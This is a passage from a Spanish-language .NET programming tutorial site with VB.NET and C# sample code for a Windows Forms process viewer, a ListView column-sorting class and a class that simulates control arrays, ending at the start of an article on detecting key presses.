            oCompare.Sorting = SortOrder.Descending
        Else
            oCompare.Sorting = SortOrder.Ascending
        End If
        lvColumnsSortOrder(e.Column) = oCompare.Sorting
        '
        ' El tipo de datos de la columna en la que se ha pulsado
        Select Case e.Column
            Case 0, 1, 3
                oCompare.CompararPor = ListViewColumnSort.TipoCompare.Cadena
            Case 2
                oCompare.CompararPor = ListViewColumnSort.TipoCompare.Fecha
        End Select
        ' Asignar la clase que implementa IComparer
        ' y que se usará para realizar la comparación de cada elemento
        lvProcesos.ListViewItemSorter = oCompare
        '
        ' poner el temporizador como estaba
        temporizador.Enabled = b
    End Sub
End Class
```

El código de la clase para clasificar los elementos de un ListView

```
'------------------------------------------------------------------------------
' Clase para clasificar las columnas de un ListView                (23/Jun/02)
'
' ©Guillermo 'guille' Som, 2002
'------------------------------------------------------------------------------
Option Strict On

Public Class ListViewColumnSort
    Implements IComparer
    '
    Public Enum TipoCompare
        Cadena
        Numero
        Fecha
    End Enum
```

```
Public CompararPor As TipoCompare
Public ColumnIndex As Integer = 0
Public Sorting As SortOrder = SortOrder.Ascending
'
' Constructores
Sub New()
    ' no es necesario indicar nada,
    ' ya que implíctamente se llama a MyBase.New
End Sub
Sub New(ByVal columna As Integer)
    ColumnIndex = columna
End Sub
'
Public Overridable Function Compare(ByVal a As Object, _
                                    ByVal b As Object) As Integer _
                                    Implements IComparer.Compare
    '
    ' Esta función devolverá:
    '   -1 si el primer elemento es menor que el segundo
    '    0 si los dos son iguales
    '    1 si el primero es mayor que el segundo
    '
    Dim menor As Integer = -1, mayor As Integer = 1
    Dim s1, s2 As String
    '
    If Sorting = SortOrder.None Then
        Return 0
    End If
    '
    ' Convertir el texto en el formato adecuado
    ' y tomar el texto de la columna en la que se ha pulsado
    s1 = DirectCast(a, ListViewItem).SubItems(ColumnIndex).Text
    s2 = DirectCast(b, ListViewItem).SubItems(ColumnIndex).Text
    '
    ' Asignar cuando es menor o mayor,
    ' dependiendo del orden de clasificación
    If Sorting = SortOrder.Descending Then
        menor = 1
        mayor = -1
    End If
    '
    Select Case CompararPor
        Case TipoCompare.Fecha
            ' Si da error, se comparan como cadenas
            Try
                Dim f1 As Date = DateTime.Parse(s1)
                Dim f2 As Date = DateTime.Parse(s2)
                If f1 < f2 Then
                    Return menor
                ElseIf f1 = f2 Then
                    Return 0
                Else
                    Return mayor
                End If
            Catch
                Return s1.CompareTo(s2) * mayor
                Return System.String.Compare(s1, s2, True) * mayor
            End Try
        Case TipoCompare.Numero
            ' Si da error, se comparan como cadenas
            Try
                Dim n1 As Decimal = Decimal.Parse(s1)
                Dim n2 As Decimal = Decimal.Parse(s2)
                If n1 < n2 Then
                    Return menor
                ElseIf n1 = n2 Then
                    Return 0
                Else
                    Return mayor
                End If
            Catch
                Return System.String.Compare(s1, s2, True) * mayor
```

```
                End Try
            Case Else
                'Case TipoCompare.Cadena
                Return System.String.Compare(s1, s2, True) * mayor
        End Select
    End Function
End Class
```

Aquí tienes los links para las diferentes clases (para C#):

- El código del formulario
- El código de la clase para clasificar los elementos de un ListView

El código del formulario

```
//-----------------------------------------------------------------------------
// Procesos                                                          (17/Dic/02)
// para ver los procesos activos, iniciar y terminar procesos
//
// ©Guillermo 'guille' Som, 2002
//-----------------------------------------------------------------------------
using System;
using System.Drawing;
using System.Collections;
using System.ComponentModel;
using System.Windows.Forms;
using System.Data;
using System.Diagnostics;
using System.IO;
using System.Timers;

///
/// Summary description for fProcesosCS.
///
///
public class fProcesosCS : System.Windows.Forms.Form
{
    //
    //...
    //
    bool primeravez = true;
    //
    private SortOrder[] lvColumnsSortOrder;
    const double cIntervalDef  = 60000;
    private System.Timers.Timer temporizador = new  System.Timers.Timer(cIntervalDef);
    private OpenFileDialog openFD = new  OpenFileDialog();
    private cLine3DEx separador3D;
    private bool iniciando  = true;
    //
    private void btnCerrar_Click(object sender, System.EventArgs  e)
    {
        this.Close();
    }

    private void fProcesos_Load(object sender, System.EventArgs  e)
    {
        separador3D = new cLine3DEx(linea1, linea2, this);
        separador3D.IndentValue = 4;
        separador3D.AdjustWidth = true;
```

```
            //
            txtProceso.Text = "";
            txtArgumentos.Text = "";
            txtIntervalo.Text = cIntervalDef.ToString();
            btnIniciar.Enabled = false;
            btnDetener.Enabled = false;
            //
            lblInfo.Text = "©Guillermo 'guille' Som, 2002";
            if( DateTime.Now.Year > 2002 )
            {
                lblInfo.Text += "-" + DateTime.Now.Year.ToString();
            }
            //
            lvColumnsSortOrder = new SortOrder[lvProcesos.Columns.Count];
            for(int i = 0; i <= lvProcesos.Columns.Count - 1; i++)
            {
                lvColumnsSortOrder[i] = SortOrder.None;
            }
            //
            // asignar el evento para el temporizador
            this.temporizador.Elapsed += new
System.Timers.ElapsedEventHandler(this.temporizador_Elapsed);
            temporizador.Interval = 1000;
            temporizador.Enabled = true;
            //
            // posicionarla arriba en el centro
            this.Top = -4;
            this.Left = (Screen.PrimaryScreen.WorkingArea.Width - this.Width) / 2;
            //
            iniciando = false;
        }

        private void fProcesos_Resize(object  sender, System.EventArgs  e)
        {
            if( iniciando ) return;
            if( this.WindowState != FormWindowState.Minimized )
            {
                separador3D.Resize();
            }
        }

        private void btnExaminar_Click(object  sender, System.EventArgs  e)
        {
            openFD.Title = "Selecciona el ejecutable";
            openFD.FileName = txtProceso.Text;
            openFD.Filter = "Ejecutables (*.exe)|*.exe|Todos los ficheros (*.*)|*.*";
            if( openFD.ShowDialog() == DialogResult.OK )
            {
                txtProceso.Text = openFD.FileName;
            }
        }

        private void btnIniciar_Click(object  sender, System.EventArgs  e)
        {
            // iniciar el proceso indicado en la caja de textos
            //
            Process proceso = new  Process();
            try
            {
                proceso.StartInfo.FileName = txtProceso.Text;
                if( txtArgumentos.Text != "" )
                {
                    proceso.StartInfo.Arguments = txtArgumentos.Text;
                }
                proceso.Start();
            }
            catch(Exception ex )
            {
                lblInfo.Text = " Error al iniciar el proceso: " + ex.Message;
                MessageBox.Show("Error al inciar el proceso:" + Console.Out.NewLine + ex.Message);
            }
        }
```

```
private void btnDetener_Click(object  sender, System.EventArgs  e)
{
    // detener el argumento seleccionado de la lista
    String prog;
    //
    try
    {
        prog = lvProcesos.SelectedItems[0].Text;
    }
    catch
    {
        return;
    }
    //
    try
    {
        Process[] procesos = Process.GetProcessesByName(prog);
        procesos[0].CloseMainWindow();
        if( procesos[0].HasExited == false )
        {
            procesos[0].Kill();
            procesos[0].Close();
        }
        //
        btnActualizar_Click(btnActualizar, e);
    }
    catch(Exception ex )
    {
        lblInfo.Text = " Error al detener el proceso: " + ex.Message;
        MessageBox.Show("Error al detener el proceso:/r" + ex.Message);
    }
}

private void btnActualizar_Click(object  sender, System.EventArgs  e)
{
    //
    temporizador.Enabled = false;
    //
    this.Cursor = Cursors.WaitCursor;
    this.Refresh();
    //
    lvProcesos.Items.Clear();
    lvProcesos.Sorting = SortOrder.None;
    // quitar la clase que clasificará los elementos,
    // si no lo hacemos así, se producirá un error
    // ya que intentará clasificar incluso cuando no estén asignados
    // todos los subitems
    lvProcesos.ListViewItemSorter = null;
    //
    // actualizar la lista con los procesos activos
    Process[] procesos = Process.GetProcesses();
    //
    foreach(Process proceso in procesos)
    {
        try
        {
            ListViewItem lvi = lvProcesos.Items.Add(proceso.ProcessName);
            lvi.SubItems.Add(proceso.MainWindowTitle);
            lvi.SubItems.Add(proceso.StartTime.ToString("dd/MM   HH:mm:ss"));
            try
            {
                lvi.SubItems.Add(proceso.PriorityClass.ToString());
            }
            catch //(Exception ex)
            {
                lvi.SubItems.Add(" <error>");
            }

        }
        catch(Exception ex)
        {
```

```
                if (MessageBox.Show(ex.Message,"Error al actualizar los procesos",
MessageBoxButtons.OKCancel) == DialogResult.Cancel)
                {
                    return;;
                }
            }
        }
        //
        this.Cursor = Cursors.Default;
        //
        temporizador.Enabled = true;
    }

    private void lvProcesos_SelectedIndexChanged(object  sender, System.EventArgs  e)
    {
        if( iniciando ) return;
        btnDetener.Enabled = (lvProcesos.SelectedIndices.Count > 0);
    }

    private void txtProceso_TextChanged(object  sender, System.EventArgs  e)
    {
        if( iniciando ) return;
        try
        {
            if( System.IO.File.Exists(txtProceso.Text) )
            {
                btnIniciar.Enabled = true;
            }
        }
        catch //(Exception ex )
        {
            btnIniciar.Enabled = false;
        }
    }

    private void temporizador_Elapsed(object sender, System.Timers.ElapsedEventArgs e)
    {
        //
        temporizador.Enabled = false;
        btnActualizar_Click(btnActualizar, new EventArgs());
        // si es la primera vez, cambiar el valor del intervalo
        if( primeravez )
        {
            primeravez = false;
            temporizador.Interval = cIntervalDef;
        }
        temporizador.Enabled = true;
    }

    private void txtIntervalo_TextChanged(object  sender, System.EventArgs  e)
    {
        txtIntervalo_Leave(sender, new EventArgs());
    }

    private void txtIntervalo_Leave(object  sender, System.EventArgs  e)
    {
        double intervalo;
        //
        if( iniciando ) return;
        //
        temporizador.Enabled = false;
        try
        {
            intervalo = Double.Parse(txtIntervalo.Text);
        }
        catch
        { //ex As Exception
            intervalo = 0;
        }
        temporizador.Interval = intervalo;
        if( intervalo > 100 )
        {
            temporizador.Enabled = true;
```

```
        }
    }

    private void lvProcesos_ColumnClick(object  sender, System.Windows.Forms.ColumnClickEventArgs
e)
    { // { // Handles lvProcesos.ColumnClick{
        // clasificar según la columna pulsada
        //
        // detener el temporizador
        bool b = temporizador.Enabled;
        temporizador.Enabled = false;
        //
        // Crear una instancia de la clase que realizará la comparación
        // indicando la columna en la que se ha pulsado
        ListViewColumnSort oCompare = new ListViewColumnSort(e.Column);
        //
        // Asignar el orden de clasificación
        // según el estado de clasificación de esa columna
        if( lvColumnsSortOrder[e.Column] == SortOrder.Ascending )
        {
            oCompare.Sorting = SortOrder.Descending;
        }
        else
        {
            oCompare.Sorting = SortOrder.Ascending;
        }
        lvColumnsSortOrder[e.Column] = oCompare.Sorting;
        //
        // El tipo de datos de la columna en la que se ha pulsado
        switch(e.Column)
        {
            case 0: case 1: case 3:
                oCompare.CompararPor = ListViewColumnSort.TipoCompare.Cadena;
                break;
            case 2:
                oCompare.CompararPor = ListViewColumnSort.TipoCompare.Fecha;
                break;
        }
        // Asignar la clase que implementa IComparer
        // y que se usará para realizar la comparación de cada elemento
        lvProcesos.ListViewItemSorter = oCompare;
        //
        // poner el temporizador como estaba
        temporizador.Enabled = b;
    }
}
```

El código de la clase para clasificar los elementos de un ListView

```
//-----------------------------------------------------------------------------
// Clase para clasificar las columnas de un ListView               (23/Jun/02)
//
// ©Guillermo 'guille' Som, 2002
//-----------------------------------------------------------------------------

using System;
using System.Collections;
using System.Windows.Forms;

///
/// Clase para clasificar las columnas de un ListView
///
public class ListViewColumnSort : IComparer
{
    public enum TipoCompare
    {
        Cadena,
        Numero,
```

```
    Fecha
}
public TipoCompare CompararPor;
public int ColumnIndex = 0;
public SortOrder Sorting = SortOrder.Ascending;

public ListViewColumnSort()
{
    //
    // TODO: agregar aquí la lógica del constructor
    //
}
public ListViewColumnSort(int columna)
{
    ColumnIndex = columna;
}
public int Compare(Object a, Object b)
{
    /*
    ' Esta función devolverá:
    '   -1 si el primer elemento es menor que el segundo
    '    0 si los dos son iguales
    '    1 si el primero es mayor que el segundo
    */
    int menor = -1, mayor = 1;
    String s1, s2;
    //
    if (Sorting == SortOrder.None)
        return 0;
    /*
    ' Convertir el texto en el formato adecuado
    ' y tomar el texto de la columna en la que se ha pulsado
    */
    s1 = ((ListViewItem)a).SubItems[ColumnIndex].Text;
    s2 = ((ListViewItem)b).SubItems[ColumnIndex].Text;
    //
    // Asignar cuando es menor o mayor, dependiendo del orden de clasificación
    if (Sorting == SortOrder.Descending)
    {
        menor = 1;
        mayor = -1;
    }
    //
    switch(CompararPor)
    {
        case TipoCompare.Fecha:
            try
            {
                DateTime f1, f2;
                f1 = DateTime.Parse(s1);
                f2 = DateTime.Parse(s2);
                //
                if( f1 < f2 )
                    return menor;
                else if( f1 == f2 )
                    return 0;
                else
                    return mayor;
            }
            catch
            {
                return System.String.Compare(s1, s2, true) * mayor;
            }
            //break;
        case TipoCompare.Numero:
            try
            {
                decimal n1, n2;
                n1 = decimal.Parse(s1);
                n2 = decimal.Parse(s2);
                if( n1 < n2 )
                    return menor;
```

```
                    else if( n1 == n2 )
                        return 0;
                    else
                        return mayor;
                }
                catch
                {
                    return System.String.Compare(s1, s2, true) * mayor;
                }
                //break;
            default:
                //case TipoCompare.Cadena:
                return System.String.Compare(s1, s2, true) * mayor;
                //break;
        }
    }
}
```

Microsoft .net **Cómo... en .NET**

Crear (y usar) arrays de controles

Publicado el 14/Nov/2002
Actualizado el 14/Nov/2002

En las versiones clásicas de Visual Basic, podíamos crear arrays de controles, lo cual nos permitía acceder a esos controles de la forma habitual de los arrays: Text1(0).Text = "lo que sea".
Pero en .NET Framework, (no sólo en VB.NET), no existe esa posibilidad. Bueno, casi, ya que si conviertes el código de tu aplicación de VB6 a VB.NET, el asistente te creará un array de controles, pero...

Puede que este código que te muestro no sea el "mejor" para simular los arrays de controles, pero si le "pillas" (por no decir coges), el tranquillo, la verdad es que resulta fácil de usar y, lo más importante, de implementar.
Ya que sólo tienes que hacer un par de cosillas para que todo esto esté disponible, con la ventaja de que si añades nuevos controles, prácticamente no tienes que hacer nada... salvo lo que en principio hagas para manejar esos arrays... me explico, si has convertido el código desde VB6 ya tendrás creado el código, pero si añades nuevos controles, te tienes que "preocupar" de que esos nuevos controles formen parte del array.
Con el código que te propongo no tienes que preocuparte de nada... salvo crear las referencias a la clase que contendrá los controles e inicializarlas...
Bueno, también tendrás que añadir o crear los eventos que manejarán esos controles... siempre y cuando quieras que todo sea "automático", ya que también puedes hacerlo por las "bravas", (es decir, interceptar por separado los eventos de cada control), en cuyo caso no tiene sentido usar el código que te propongo...

Te resumo brevemente los "requisitos" para poder usar esto de los arrays de controles:
1- Tienes que añadir al proyecto el fichero que contiene la declaración de la clase ControlArray
2- Los controles que quieras que estén en el array (un array para cada tipo de control o grupo de controles relacionados) deberán tener el mismo nombre y deberán acabar con el signo de subrayado bajo seguido de un número que actuará de índice. Por tanto es recomendable para que la cosa funcione bien, de que esos valores sean consecutivos.
3- Hacer una llamada al método AsignarControles (desde el Form_Load)
4- Asignar los eventos que interceptarán (esto sólo es necesario si quieres que un mismo evento sea válido para todos los controles del array)

En cuanto veas el ejemplo, te darás cuenta que no es tan complicado.

Aquí te muestro las ventajas de asignar los eventos y manipularlos desde un mismo procedimiento, en este caso, cuando el control recibe el foco, selecciona todo el texto y cambia el color de la etiqueta que tiene el mismo índice:

```
Private Sub TextBox1_Enter(ByVal sender As Object, ByVal e As System.EventArgs)
    Dim txt As TextBox = CType(sender, TextBox)
    Dim Index As Integer = m_TextBox1.Index(txt)
    '
    txt.SelectAll()
    ' resaltar la etiqueta
    m_Label1(Index).BackColor = Color.FromKnownColor(KnownColor.ControlDark)
End Sub
```

En el formulario de ejemplo, se procesan estos eventos:
TextBox.KeyPress, cuando se pulsa Intro se pasa al siguiente control del array, si es el último, se pasa el foco al primer Option.
TextBox.Enter, (cuando tiene el foco), se selecciona todo el texto y se resalta la etiqueta con el mismo índice.
TextBox.Leave, (cuando pierde el foco), la etiqueta con el mismo índice se deja con el color predeterminado.
RadioButton.KeyPress, al pulsar Intro se pasa al siguiente Option y si es el último, se pasa al primer TextBox.

Espero que te sea de utilidad.

Nos vemos.
Guillermo

Aquí tienes el código tanto para VB como para C#: ArrayControles.zip 17.6 KB

Crear array de controles con Visual Basic .NET

Aquí tienes el código de la clase ControlArray, así como el código del formulario en el que implementar esto de los arrays de controles.

La clase ControlArray

```
'-----------------------------------------------------------------------------
' ControlArray                                                    (09/Ago/02)
' Clase para simular un array de controles
'
' ©Guillermo 'guille' Som, 2002
'-----------------------------------------------------------------------------
Option Strict On

'<summary>
' Colección de objetos de tipo Control
'</summary>
Public Class ControlArray
    Inherits CollectionBase
    '
    Private mNombre As String
    '
    Public Sub New()
        MyBase.New()
    End Sub
    Public Sub New(ByVal elNombre As String)
        MyBase.New()
        mNombre = elNombre
    End Sub
    '
    Public Function Add(ByVal ctrl As Control) As Integer
        Return MyBase.List.Add(ctrl)
    End Function
    '
    ' Asignar los controles que contendrá esta colección            (14/Nov/02)
    Public Sub AsignarControles(ByVal ctrls As Control.ControlCollection, _
                    Optional ByVal elNombre As String = "")
        ' Asignar los controles a los arrays,
        ' para que esto funcione automáticamente los nombres de los controles
        ' deberían tener el formato: nombre_numero
        '   nombre del control seguido de un guión bajo y el índice
        If elNombre = "" Then
            elNombre = mNombre
        End If
        ' si no se indica el nombre de los controles a añadir,
        ' lanzar una excepción
        If elNombre = "" Then
            Throw New ArgumentException("No se ha indicado el nombre base de los controles")
            Exit Sub
```

```
    End If
    '
    Me.Clear()
    asignarLosControles(ctrls, elNombre)
    Me.Reorganizar()
End Sub
Private Sub asignarLosControles( _
                ByVal ctrls As Control.ControlCollection, _
                ByVal elNombre As String)
    Dim ctr As Control
    '
    For Each ctr In ctrls
        ' Hacer una llamada recursiva por si este control "contiene" otros
        asignarLosControles(ctr.Controls, elNombre)
        '
        If ctr.Name.IndexOf(elNombre) > -1 Then
            Me.Add(ctr)
        End If
    Next
End Sub
'
Public Function Contains(ByVal ctrl As Control) As Boolean
    list.Contains(ctrl)
End Function
'
Public Function IndexOf(ByVal ctrl As Control) As Integer
    Return list.IndexOf(ctrl)
End Function
'
Public Function Index(ByVal name As String) As Integer
    Dim ctrl As Control
    Dim i As Integer
    Dim hallado As Integer = -1
    '
    For i = 0 To List.Count - 1
        ctrl = CType(list(i), Control)
        If StrComp(ctrl.Name, name, CompareMethod.Text) = 0 Then
            hallado = i
            Exit For
        End If
    Next
    Return hallado
End Function
Public Function Index(ByVal ctrl As Control) As Integer
    Dim i As Integer
    '
    i = ctrl.Name.LastIndexOf("_")
    ' Si el nombre no tiene el signo _
    If i = -1 Then
        i = list.IndexOf(ctrl)
    Else
        i = CInt(ctrl.Name.Substring(i + 1))
    End If
    Return i
End Function
'
Public Sub Insert(ByVal index As Integer, ByVal ctrl As Control)
    List.Insert(index, ctrl)
End Sub
'
Default Public Property Item(ByVal index As Integer) As Control
    Get
        Return CType(List.Item(index), Control)
    End Get
    Set(ByVal Value As Control)
        list.Item(index) = Value
    End Set
```

```
    End Property
    Default Public Property Item(ByVal name As String) As Control
        Get
            Dim index As Integer = Me.Index(name)
            ' Si existe, devolverlo, sino, crear uno nuevo
            If index = -1 Then
                'index = Me.Add(ctrl)
            End If
            Return CType(List.Item(index), Control)
        End Get
        Set(ByVal Value As Control)
            Dim index As Integer = Me.Index(name)
            If index = -1 Then
                index = Me.Add(Value)
            End If
            list.Item(index) = Value
        End Set
    End Property
    Default Public Property Item(ByVal ctrl As Control) As Control
        Get
            Return CType(List(Me.IndexOf(ctrl)), Control)
        End Get
        Set(ByVal Value As Control)
            List(Me.IndexOf(ctrl)) = Value
        End Set
    End Property
    '
    Public Property Nombre() As String
        Get
            Return mNombre
        End Get
        Set(ByVal Value As String)
            mNombre = Value
        End Set
    End Property
    '
    Public Sub Remove(ByVal ctrl As Control)
        List.Remove(ctrl)
    End Sub
    '
    ' Reorganizar el contenido de la colección y ordenar por índice
    Public Sub Reorganizar()
        Dim ca As New ControlArray()
        Dim ctr As Control
        Dim i As Integer
        '
        For i = 0 To Me.Count - 1
            For Each ctr In Me
                If i = Me.Index(ctr) Then
                    ca.Add(ctr)
                    Exit For
                End If
            Next
        Next
        '
        Me.Clear()
        For Each ctr In ca
            Me.Add(ctr)
        Next
    End Sub
End Class
```

El formulario de ejemplo

```
'-------------------------------------------------------------------------
' Prueba para usar la clase ControlArray con VB .NET               (14/Nov/02)
'
' ©Guillermo 'guille' Som, 2002
'-------------------------------------------------------------------------
Option Strict On

Public Class Form1
    Inherits System.Windows.Forms.Form

#Region " Código generado por el Diseñador de Windows Forms "
    '...
#End Region
    '
    ' Arrays para contener los controles
    ' (definir los arrays que vamos a usar)
    Private m_Label1 As New ControlArray("Label1")
    Private m_TextBox1 As New ControlArray("TextBox1")
    Private m_RadioButton1 As New ControlArray("RadioButton1")
    '
    ' Asignar los eventos a los controles
    Private Sub asignarEventos()
        Dim txt As TextBox
        Dim opt As RadioButton
        '
        ' Aquí estarán los procedimientos a asignar a cada array de controles
        '
        For Each opt In m_RadioButton1
            AddHandler opt.KeyPress, AddressOf RadioButton1_KeyPress
        Next
        For Each txt In m_TextBox1
            AddHandler txt.Enter, AddressOf TextBox1_Enter
            AddHandler txt.KeyPress, AddressOf TextBox1_KeyPress
            AddHandler txt.Leave, AddressOf TextBox1_Leave
        Next
        '
    End Sub
    '
    Private Sub Form1_Load(ByVal sender As Object, _
                   ByVal e As System.EventArgs) Handles MyBase.Load
        '
        ' Asignar los controles y reorganizar los índices
        m_Label1.AsignarControles(Me.Controls)
        m_TextBox1.AsignarControles(Me.Controls)
        m_RadioButton1.AsignarControles(Me.Controls)

        ' Asignar sólo los eventos
        asignarEventos()
    End Sub
    '
    Private Sub TextBox1_Enter(ByVal sender As Object, _
                   ByVal e As System.EventArgs)
        '
        Dim txt As TextBox = CType(sender, TextBox)
        Dim Index As Integer = m_TextBox1.Index(txt)
        '
        txt.SelectAll()
        ' resaltar la etiqueta
        m_Label1(Index).BackColor = Color.FromKnownColor(KnownColor.ControlDark)
        '
    End Sub
    Private Sub TextBox1_Leave(ByVal sender As Object, ByVal e As System.EventArgs)
        '
        Dim txt As TextBox = CType(sender, TextBox)
        Dim Index As Integer = m_TextBox1.Index(txt)
        '
        ' poner la etiqueta con el color normal
        m_Label1(Index).BackColor = Color.FromKnownColor(KnownColor.Control)
```

```
    End Sub
    Private Sub TextBox1_KeyPress(ByVal sender As Object, _
                    ByVal e As System.Windows.Forms.KeyPressEventArgs)
        '
        If e.KeyChar = ChrW(Keys.Return) Then
            Dim txt As TextBox = CType(sender, TextBox)
            Dim Index As Integer = m_TextBox1.Index(txt)
            '
            If Index = 2 Then
                m_RadioButton1(0).Focus()
            Else
                m_TextBox1(Index + 1).Focus()
            End If
        End If
    End Sub
    '
    Private Sub RadioButton1_KeyPress(ByVal sender As Object, _
                    ByVal e As System.Windows.Forms.KeyPressEventArgs)
        If e.KeyChar = ChrW(Keys.Return) Then
            Dim opt As RadioButton = CType(sender, RadioButton)
            Dim Index As Integer = m_TextBox1.Index(opt)
            '
            If Index = 0 Then
                m_RadioButton1(Index + 1).Focus()
            Else
                m_TextBox1(0).Focus()
            End If
        End If
    End Sub
    '
    Private Sub btnCerrar_Click(ByVal sender As Object, _
                    ByVal e As System.EventArgs) _
                    Handles btnCerrar.Click
        Me.Close()
    End Sub
End Class
```

Crear array de controles con C#

Aquí tienes el código de la clase ControlArray, así como el código del formulario en el que implementar esto de los arrays de controles.

La clase ControlArray

```
//-----------------------------------------------------------------------
// ControlArray                                                (14/Nov/02)
// Clase para simular un array de controles
//
// Versión para C#
//
// ©Guillermo 'guille' Som, 2002
//-----------------------------------------------------------------------
using System;
using System.Collections;
using System.Windows.Forms;

//
// Colección de objetos de tipo Control
//
namespace ArrayControlesCS
{
    public class ControlArray : CollectionBase
```

```
{
    //
    private string mNombre;
    //
    public ControlArray()
    {
    }
    public ControlArray(string elNombre){
        mNombre = elNombre;
    }
    //
    public int Add(Control ctrl)
    {
        return base.List.Add(ctrl);
    }
    //
    // Asignar los controles que contendrá esta colección       (14/Nov/02)
    public void AsignarControles(Control.ControlCollection ctrls)
    {
        string elNombre = mNombre;
        this.AsignarControles(ctrls, elNombre);
    }
    public void AsignarControles(Control.ControlCollection ctrls, string elNombre)
    {
        // Asignar los controles a los arrays,
        // para que esto funcione automáticamente los nombres de los controles
        // deberían tener el formato: nombre_numero
        //  nombre del control seguido de un guión bajo y el índice
        if( elNombre == null )
            elNombre = mNombre;
        // si no se indica el nombre de los controles a añadir,
        // lanzar una excepción
        if( elNombre == "" )
            throw new ArgumentException("No se ha indicado el nombre base de los controles");
        //
        this.Clear();
        asignarLosControles(ctrls, elNombre);
        this.Reorganizar();
    }
    private void asignarLosControles(Control.ControlCollection ctrls, string elNombre)
    {
        foreach(Control ctr in ctrls){
            // Hacer una llamada recursiva por si este control "contiene" otros
            asignarLosControles(ctr.Controls, elNombre);
            //
            if( ctr.Name.IndexOf(elNombre) > -1 )
                this.Add(ctr);
        }
    }
    //
    public bool Contains(Control ctrl)
    {
        return base.List.Contains(ctrl);
    }
    public int IndexOf(Control ctrl)
    {
        return base.List.IndexOf(ctrl);
    }
    public int Index(string name)
    {
        Control ctrl;
        int hallado = -1;
        //
        for(int i=0; i<= List.Count - 1; i++){
            ctrl = (Control)base.List[i];
            if( ctrl.Name == name ){
                hallado = i;
```

```
            break;
        }
    }
    return hallado;
}
public int Index(Control ctrl)
{
    int i;
    //
    i = ctrl.Name.LastIndexOf("_");
    // Si el nombre no tiene el signo
    if( i == -1 ){
        i = base.List.IndexOf(ctrl);
    }else{
        i = Convert.ToInt32(ctrl.Name.Substring(i + 1));
    }
    return i;
}
//
void Insert(int index, Control ctrl)
{
    List.Insert(index, ctrl);
}
//
public Control this[int index]
{
    get{
        return ((Control)List[index]);
    }
    set{
        base.List[index] = value;
    }
}
public Control this[string name]
{
    get{
        int index = this.Index(name);
        return ((Control)List[index]);
    }
    set{
        int index = this.Index(name);
        if( index == -1 ){
            index = this.Add(value);
        }
        base.List[index] = value;
    }
}
public Control this[Control ctrl]
{
    get{
        return (Control)List[this.IndexOf(ctrl)];
    }
    set{
        List[this.IndexOf(ctrl)] = value;
    }
}
//
public string Nombre
{
    get{
        return mNombre;
    }
    set{
        mNombre = value;
    }
}
//
```

```
        void Remove(Control ctrl)
        {
            List.Remove(ctrl);
        }
        //
        // Reorganizar el contenido de la colección y ordenar por índice
        public void Reorganizar()
        {
            ControlArray ca = new ControlArray();
            //
            for(int i=0; i<= this.Count - 1; i++){
                foreach(Control ctr in this){
                    if( i == this.Index(ctr) ){
                        ca.Add(ctr);
                        break;
                    }
                }
            }
            //
            this.Clear();
            foreach(Control ctr in ca){
                this.Add(ctr);
            }
        }
    }
}
```

El formulario de ejemplo

```
/*
'-------------------------------------------------------------------------
' Prueba para usar la clase ControlArray con C#                    (14/Nov/02)
'
' ©Guillermo 'guille' Som, 2002
'-------------------------------------------------------------------------
*/
using System;
using System.Drawing;
using System.Collections;
using System.ComponentModel;
using System.Windows.Forms;
using System.Data;

namespace ArrayControlesCS
{
    ///
    /// Descripción breve de Form1.
    ///
    public class Form1 : System.Windows.Forms.Form
    {
        //...

        #region Windows Form Designer generated code
            //...
        #endregion

        //...

        // Arrays para contener los controles
        // (definir los arrays que vamos a usar)
        ControlArray m_Label1 = new  ControlArray("Label1");
        ControlArray m_TextBox1 = new  ControlArray("TextBox1");
        ControlArray m_RadioButton1 = new  ControlArray("RadioButton1");
        //
        // Asignar los eventos a los controles
        private void asignarEventos()
        {
```

```
    //
    // Aquí estarán los procedimientos a asignar a cada array de controles
    //
    foreach(RadioButton opt in m_RadioButton1)
    {
        opt.KeyPress += new KeyPressEventHandler(RadioButton1_KeyPress);
    }
    foreach(TextBox txt in m_TextBox1)
    {
        txt.Enter += new System.EventHandler(TextBox1_Enter);
        txt.KeyPress += new KeyPressEventHandler(TextBox1_KeyPress);
        txt.Leave += new System.EventHandler(TextBox1_Leave);
    }
}

private void btnCerrar_Click(object sender, System.EventArgs e)
{
    this.Close();
}

private void Form1_Load(object sender, System.EventArgs e)
{
    // Asignar los controles y reorganizar los índices
    m_Label1.AsignarControles(this.Controls);
    m_TextBox1.AsignarControles(this.Controls);
    m_RadioButton1.AsignarControles(this.Controls);

    // Asignar sólo los eventos
    asignarEventos();
}
void TextBox1_Enter(object  sender , System.EventArgs  e )
{
    //
    TextBox txt  = (( TextBox)sender);
    int Index  = m_TextBox1.Index(txt);
    //
    txt.SelectAll();
    // resaltar la etiqueta
    m_Label1[Index].BackColor = Color.FromKnownColor(KnownColor.ControlDark);
    //
}
void TextBox1_Leave(object  sender , System.EventArgs  e )
{
    //
    TextBox txt  = (( TextBox)sender);
    int Index  = m_TextBox1.Index(txt);
    //
    // poner la etiqueta con el color normal
    m_Label1[Index].BackColor = Color.FromKnownColor(KnownColor.Control);
}
void TextBox1_KeyPress(object  sender , System.Windows.Forms.KeyPressEventArgs  e )
{
    //
    if( e.KeyChar == '\r' )
    {
        TextBox txt  = (( TextBox)sender);
        int Index  = m_TextBox1.Index(txt);
        //
        if( Index == 2 )
        {
            m_RadioButton1[0].Focus();
        }
        else
        {
            m_TextBox1[Index + 1].Focus();
        }
    }
}
```

```
        void RadioButton1_KeyPress(object sender, System.Windows.Forms.KeyPressEventArgs  e )
        {
            if( e.KeyChar == '\r' )
            {
                RadioButton opt  = (( RadioButton)sender);
                int Index  = m_TextBox1.Index(opt);
                //
                if( Index == 0 )
                {
                    m_RadioButton1[Index + 1].Focus();
                }
                else
                {
                    m_TextBox1[0].Focus();
                }
            }
        }
    }
}
```

Microsoft .net **Cómo... en .NET**

Detectar la pulsación de teclas
y cambiar el código de la tecla pulsada y otras cosillas

Publicado el 14/Nov/2002
Actualizado el 14/Nov/2002

Si has usado cualquier versión de Visual Basic anterior a .NET, seguramente sabrás cómo saber que tecla se ha pulsado en un textbox (u otro control), interceptando los eventos KeyPress o KeyDown/KeyUp.
En el primer evento, ese código estaba indicado por el parámetro KeyAscii, en los otros dos, el código lo indicaba el parámetro KeyCode.

En el caso del evento KeyPress, podíamos saber si se había pulsado la tecla Intro con una comparación como esta:
If KeyAscii = vbKeyReturn Then
Y a continuación, (para evitar el pitido), asignábamos un valor cero a KeyAscii:
KeyAscii = 0

Pero con el .NET Framework, (no sólo con VB, también con C# u otro lenguaje), esto no es posible... al menos de la misma forma que se hacía con el Visual Basic clásico.

